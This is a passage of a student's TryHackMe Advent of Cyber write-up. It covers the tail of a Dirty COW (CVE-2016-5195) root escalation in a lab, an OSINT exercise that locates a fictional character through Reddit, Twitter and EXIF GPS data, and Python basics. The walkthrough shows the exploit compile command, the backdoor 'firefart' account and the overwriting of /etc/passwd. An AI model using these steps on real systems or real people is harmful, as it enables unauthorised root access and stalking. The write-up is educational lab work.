ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'dirty'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'dirty'.
```

A “dirty” binary could be seen. After that, we should reset a new password for the new user we want to use afterwards.

```
firefart@christmas:~
```

File Actions Edit View Help

```
DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
$ ^X@sS
-sh: 15: @sS: not found
$ clear
$ su firefart
Password:
```

Enter the new password which has been set and change into our original user which is firefart. The command “su” is being used to switch users to another.

```
firefart@christmas:~
```

File Actions Edit View Help

```
firefart@christmas:/home/santa# ls
christmas.sh cookies_and_milk.txt dirty dirty.c
firefart@christmas:/home/santa# cd /root
firefart@christmas:~/
```

Use the /root directory so that we could own and run the server.

```
firefart@christmas:~
```

File Actions Edit View Help

```
firefart@christmas:~# ls
christmas.sh message_from_the_grinch.txt
firefart@christmas:~# cat message_from_the_grinch.txt
Nice work, Santa!

Wow, this house sure was DIRTY!
I think they deserve coal for Christmas, don't you?
So let's leave some coal under the Christmas `tree`!

Let's work together on this. Leave this text file here,
and leave the christmas.sh script here too ...
but, create a file named `coal` in this directory!
Then, inside this directory, pipe the output
of the `tree` command into the `md5sum` command.

The output of that command (the hash itself) is
the flag you can submit to complete this task
for the Advent of Cyber!
```

We could view the files and context in the directory in Grinch's server by using the "ls" command. In the folder we could see that there is a text file named "**message\_from\_the\_grinch.txt**". Use the "cat" command to view the context inside text file.

```
firefart@christmas:~
```

File Actions Edit View Help

```
firefart@christmas:/home/santa# cd /root
firefart@christmas:~# ls
christmas.sh message_from_the_grinch.txt
firefart@christmas:~# cat message_from_the_grinch.txt
Nice work, Santa!
```

Wow, this house sure was DIRTY!  
I think they deserve coal for Christmas, don't you?  
So let's leave some coal under the Christmas `tree`!

Let's work together on this. Leave this text file here,  
and leave the christmas.sh script here too ...  
but, create a file named `coal` in this directory!

Then, inside this directory, pipe the output  
of the `tree` command into the `md5sum` command.

The output of that command (the hash itself) is  
the flag you can submit to complete this task  
for the Advent of Cyber!

- Yours,  
John Hammond  
er, sorry, I mean, the Grinch

- THE GRINCH, SERIOUSLY

```
firefart@christmas:~# tree
```

```
firefart@christmas:~# touch coal
firefart@christmas:~# ls
christmas.sh coal message_from_the_grinch.txt
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc -
firefart@christmas:~#
```

Now, we should use “touch” coal to rewrite the coal in the directory. After that, run tree | md5sum to check the MD5 hash output in the directory.

## Question 8

What is the CVE for DirtyCow?



DIRTY COW

Dirty COW ([CVE-2016-5195](#)) is a privilege escalation vulnerability in the Linux Kernel

[View Exploit](#) [Details](#)

By searching on the Web browser, the CVE for dirty cow could be seen as **CVE-2016-5195** which is highlighted in the picture.

### Thought Process/Methodology:

Enter the command nmap IP address (10.10.154.98) on the terminal window. We could see deprecated protocol and service on the second line of the Service section. Following the hint, use the netcat with syntax with the command **telnet IP address following port number** to connect to the service. Scrolling down we can see the credential (password) being left in the terminal (highlighted for reference). We can log into the account with the credentials given there and look for the distribution of Linux and version number running in the server by typing the **cat /etc/\*release** command. We can view files and folders in

the current directory with the command “ls”. Two files are stored inside. “cat” is being used in front of the file we want to access. We can see the name in the terminal. By Referring DirtyCow exploit online, we need to find the **Original** C source code in the certain folder. We can find one link which is **dirty.c** that saves the C source code. The verbatim syntax we can use to compile, taken from the real C source code comments, is written on the **17th line** in the folder while the default operations of the real source code could be seen in **line 11 in the dirty.C file**. We need to use the Original Source Code so that we could track the Grinch file. Creating a new text file (dirty.c) by using the command “nano”. Copy and paste all of the Source Code inside the file and compile it, using the verbatim syntax **gcc -pthread dirty.c -o dirty -lcrypt**. A “dirty” binary could be seen in the directory. After that, we should reset a new password for the new user we want to use afterwards. Enter the new password which has been set and change into our original user which is **firefart**. The command “su” is being used to switch users to another. After switching to Firefart, use the /root directory so that we could own and run the server. We could view the files and context in the directory in Grinch’s server by using the “ls” command. In the folder we could see that there is a text file named **“message\_from\_the\_grinch.txt”**. Use the “cat” command to view the context inside the text file. Now, we should use “touch” coal to rewrite the coal in the directory. After that, run `tree | md5sum` to check the MD5 hash output in the directory. To find the CVE for dirty cow, use the web browser and search for it.

## Day 14 : OSINT - Where's Rudolph ?

Tools : TryHackMe Attackbox, Chrome

Solution / Walkthrough :

Q1: What URL will take me directly to Rudolph's Reddit comment history?

Open reddit and search for IGuidetheClaus 2020 and click on the comments section  
The URL is <https://www.reddit.com/user/IGuidetheClaus2020/comments/>

The screenshot shows a browser window with multiple tabs open, including 'Week 4 Tutorial', 'TryHackMe | V...', 'PSP0201 T2130', 'PSP0201 T2130', 'Week 4 Write...', 'TryHackMe | 2...', and 'IGuidetheClaus'. The main content is the Reddit profile for u/IGuidetheClaus2020. The profile picture is a cartoon reindeer head. The sidebar shows the user has 36 karma, a 'Cake day' on November 24, 2020, and a 'One-Year Club' trophy. The trophy case contains one item. The user's bio on the profile page reads: 'Ouch. Some days I love Twitter. Some days, it's just...lol.'

Q2: According to Rudolph, where was he born?

The screenshot shows a browser window with multiple tabs open, including 'Week 4 Tutorial', 'TryHackMe | V...', 'PSP0201 T2130', 'PSP0201 T2130', 'Week 4 Write...', 'TryHackMe | 2...', and 'IGuidetheClaus'. The main content is the Reddit profile for u/IGuidetheClaus2020. The profile picture is a cartoon reindeer head. The sidebar shows the user has 36 karma, a 'Cake day' on November 24, 2020, and a 'One-Year Club' trophy. The trophy case contains one item. The user's bio on the profile page reads: 'Ouch. Some days I love Twitter. Some days, it's just...lol.'

Q3: Rudolph mentions Robert. Can you use Google to tell me Robert's last name?

Search for rudolph the red nosed reindeer robert in Google. Robert last name is May

Google search results for "rudolph the red nosed reindeer robert". The search bar shows the query. Below it, there are ads for books about Rudolph the Red-Nosed Reindeer. To the right, a detailed book card for "Rudolph the Red-Nosed Reindeer" by Robert L. May is displayed, showing a preview, a rating of 4.3/5 from Goodreads, and like/dislike buttons.


Q4: On what other social media platform might Rudolph have an account?

Based on his comments on reddit, Rudolph said he loves Twitter. So, Rudolph has a twitter account.

Reddit profile for u/IguidetheClaus2020. The profile includes a bio stating "I was actually born in Chicago and my creator's name was Robert!", a trophy case showing one achievement (One-Year Club), and a sidebar with links to Help, About, Reddit Coins, Reddit Premium, and other site features.

Q5: What is Rudolph's username on that platform?


Search for IGuidetheClaus2020 in Twitter. Click on the user found and the username is IGuideClaus2020



The screenshot shows a Twitter profile for the user IGuidetheClaus2020. The profile picture is a cartoon reindeer. The bio reads: "Seeking the truth. Really." and "Business inquiries: rudolphthered@hotmail.com". The user joined in November 2020 and has 5 following and 172 followers. On the right side of the profile card, there are two images of large reindeer balloons in a city street.

Q6: What appears to be Rudolph's favorite TV show right now?

Bachelorette



The screenshot shows a tweet from IGuidetheClaus2020 where they mention Kristen Baldwin from The Bachelorette. The tweet includes two images: one of a person in a red shirt with a flower on their chest, and another of a person's finger pointing at a similar image. The tweet has 139 retweets and 2,433 likes. A Retweet from Kristen Baldwin is also shown, praising her for being a better person.

Q7: Based on Rudolph's post history, he took part in a parade. Where did the parade take place?

Google the image.

The screenshot shows a Google search results page with the query "parade.jpg". The top navigation bar includes tabs for All, Images, Maps, Shopping, and More. Below the search bar, it says "About 205 results (1.00 seconds)". The first result is a thumbnail of a large reindeer balloon in a parade, with the caption "Image size: 650 x 510". Below the thumbnail, there's a link to "Find other sizes of this image: All sizes - Small - Medium". A note below the image says "Possible related search: [rudolph the red nosed reindeer parade balloon](#)". Below this, there are links to YouTube and Fandom pages about Rudolph the Red-Nosed Reindeer.

Scroll down until you can find where the parade takes place. Google said it was in Chicago.

The screenshot shows a Google search results page with the query "rudolph the red nosed reindeer". The top navigation bar includes tabs for All, Images, Maps, Shopping, and More. Below the search bar, it says "About 205 results (1.00 seconds)". The results are displayed as a grid of images, with the first few images showing large reindeer balloons in parades. A "Feedback" button is visible at the bottom right of the image grid.

Q8: Okay, you found the city, but where specifically was one of the photos taken?

Upload the higher resolution image to <http://exif-viewer.com/> and find the latitude longitude . The answer is 41.891815, -87.624277

Online Exif Viewer


Upload or specify the URL of your image on the right to extract EXIF data contained within.

Image Url:  or  
Choose File No file chosen

Show Exif

**create** 2022-07-03T04:48:49+00:00  
ComponentsConfiguration 1, 2, 3, 0  
Copyright {FLAG}ALWAYSCHECKTHEEXIFD4T4  
ExifOffset 104  
ExifVersion 48, 50, 51, 49  
FlashPixVersion 48, 49, 48, 48  
GPSInfo 172  
GPSLatitude 41/1, 53/1, 25771/844  
GPSLatitudeRef N  
GPSLongitude 87/1, 37/1, 101949/3721  
GPSLongitudeRef W  
ResolutionUnit 2  
UserComment 65, 83, 67, 73, 73, 0, 0, 72, 105, 46, 32, 58, 41  
YCbCrPositioning 1  
**modify** 2022-07-03T04:48:49+00:00  
ComponentsConfiguration 1, 2, 3, 0  
Copyright {FLAG}ALWAYSCHECKTHEEXIFD4T4  
ExifOffset 104

41.891815, -87.624277



41°53'30.5"N 87°37'27.4"W  
41.891815, -87.624277

Directions Save Nearby Send to phone Share

370 N Michigan Ave, Chicago, IL 60611, USA  
V9RG+P7H Chicago, Illinois, USA  
Add a missing place

Q9: Did you find a flag too?

{FLAG}ALWAYSCHECKTHEEXIFD4T4

Q11: Based on all the information gathered. It's likely that Rudolph is in the Windy City and is staying in a hotel on Magnificent Mile. What are the street numbers of the hotel address?

540

### Thought Process/Methodology:

From someone's social media account, we can know a lot about them. When there's an image involved, we can see where that person took the picture by using exif-viewer.com. After the image was uploaded, we can know the latitude and

longitude of where the picture is taken. Just put the coordinates into google maps to find the exact location.


## Day 15 : Scripting - There's a Python in my stockings!

Tools : THM Attackbox, Chrome, VS Code, Python

Solutions / Walkthrough :

Q1: What's the output of True + True?

2



```
Python 3.9.6 (tags/v3.9.6:db3ff76, Jun 28 2021, 15:26:21) [MSC v.1929 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> True + True
2
>>>
```

Q2: What's the database for installing other people's libraries called?

PyPi



# Libraries

You've seen how to write code yourself, but what if we wanted to use other peoples code? This is called *using a library* where a *library* means a bunch of someone else's code. We can install libraries on the command line using the command: `pip install X` Where *X* is the library we wish to install. This installs the library from [PyPi which is a database of libraries](#). Let's install 2 popular libraries that we'll need:

- Requests
- Beautiful Soup

```
pip3 install requests beautifulsoup4
```

Q3: What is the output of `bool("False")`?

True

```
bot@ip-10-10-251-89:~# python3
Python 3.6.9 (default, Jul 17 2020, 12:50:27)
[GCC 8.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information
.
>>> ("False")
'False'
>>> bool("False")
True
```

Q4: What library lets us download the HTML of a webpage?


Requests

```
# Import the libraries we downloaded earlier
# if you try importing without installing them, this step will fail
from bs4 import BeautifulSoup
import requests

# replace testurl.com with the url you want to use.
# requests.get downloads the webpage and stores it as a variable
html = requests.get('testurl.com')
```

Q5: What is the output of the program provided in "Code to analyse for Question 5" in today's material?

[1, 2, 3, 6]



The screenshot shows a Visual Studio Code interface. The left sidebar has icons for file, search, and other tools. The main area shows a Python file named 'hello.py' with the following code:

```
hello.py
1 x = [1,2,3]
2 y = x
3 y.append(6)
4 print(x)
```

Below the code editor is a terminal window titled 'Windows PowerShell'. It displays the following output:

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\DELL\Desktop\PSP0201\W4> python -u "c:\Users\DELL\Desktop\PSP0201\W4\hello.py"
[1, 2, 3, 6]
PS C:\Users\DELL\Desktop\PSP0201\W4>
```

The status bar at the bottom indicates 'Python 3.9.6 64-bit' and 'Ln 1, Col 12'. There are also icons for code analysis and search.

Q6: What causes the previous task to output that?

Pass by reference

And more....

**hello = "Hello, World!"**

We use the equals sign as an assignment operator. It assigns the value on the right-hand side to the bucket on the left.

Now let's say we wanted to add this variable to another variable. A common misconception is that we take the bucket itself and use that. But in Python, we don't. We **pass by reference**. As in, we merely pass a location of the variable — we do not pass the variable itself. The alternative is to pass by value. This is very important to understand, as it can cause a significant amount of headaches later on.

Examine the following code:

```
names = ["Skidy", "DorkStar", "Ashu", "Elf"]
name = input("What is your name? ")
```

```
if name in names:  
    print("The Wise One has allowed you to come in.")  
else:  
    print("The Wise One has not allowed you to come in.")
```

Q7: if the input was "Skidy", what will be printed?

The screenshot shows a Microsoft Visual Studio Code (VS Code) interface. On the left is a dark-themed sidebar with various icons for file operations like Open, Save, Find, and Run. The main area displays a Python file named 'hello.py'. The code contains a list of names and a conditional statement that prints a message based on whether the input name is in the list.

```
names = ["Skidy", "DorkStar", "Ashu", "Elf"]  
name = input("What is your name? ")  
if name in names:  
    print("The Wise One has allowed you to come in.")  
else:  
    print("The Wise One has not allowed you to come in")
```

Below the code editor is a terminal window titled 'Windows PowerShell'. It shows the command 'python -u "c:\Users\DELL\Desktop\PSP0201\W4\hello.py"' being run, followed by the output: 'What is your name? Skidy' and 'The Wise One has allowed you to come in.'

The taskbar at the bottom of the screen includes icons for Google Chrome, Microsoft Edge, File Explorer, Task View, File History, Task Scheduler, Taskbar Icons, and Taskbar Help. The system tray shows the date and time as '2:55 PM'.

Q8: If the input was "elf", what will be printed?

The screenshot shows a dark-themed code editor with a sidebar containing icons for file operations, search, and other development tools. The main area displays a Python script named `hello.py`. The code defines a list of names and checks if the user's input matches any name in the list, printing a corresponding message. Below the code editor is a terminal window showing the execution of the script and its output. The terminal output includes the command `python -u "c:\Users\DELL\Desktop\PSP0201\W4\hello.py"`, the list of names [1, 2, 3, 6], the user input "Skidy", the response "The Wise One has allowed you to come in.", and the user input "elf", which results in the response "The Wise One has not allowed you to come in.". The system tray at the bottom shows various icons and the time 2:56 PM.

```
File Edit Selection View ... hello.py - W4 - ... □ □ □ | 0:00 - □ X
hello.py    X
hello.py > [e] names
1  names = ["Skidy", "DorkStar", "Ashu", "Elf"]
2  name = input("What is your name? ")
3  if name in names:
4      print("The Wise One has allowed you to come in.")
5  else:
6      print("The Wise One has not allowed you to come in.")

PROBLEMS   OUTPUT   TERMINAL   ...
[Σ] Code + ×  ^ ×
Try the new cross-platform PowerShell https://aka.ms/pscore6
PS C:\Users\DELL\Desktop\PSP0201\W4> python -u "c:\Users\DELL\Desktop\PSP0201\W4\hello.py"
[1, 2, 3, 6]
PS C:\Users\DELL\Desktop\PSP0201\W4> python -u "c:\Users\DELL\Desktop\PSP0201\W4\hello.py"
What is your name? Skidy
The Wise One has allowed you to come in.
PS C:\Users\DELL\Desktop\PSP0201\W4> python -u "c:\Users\DELL\Desktop\PSP0201\W4\hello.py"
What is your name? elf
The Wise One has not allowed you to come in.
PS C:\Users\DELL\Desktop\PSP0201\W4> 2:56 PM
```

### Thought Process/Methodology:

For Day 15, we've been taught on how to use Python. There's a `print` command to print what we want and `def` command to define our functions. There are also 4 types of data which are string, integer, float and bool. There's also operators in python. There are also `if` statements and `for` loops in python. We can also install libraries in python by using the “`pip install`” command.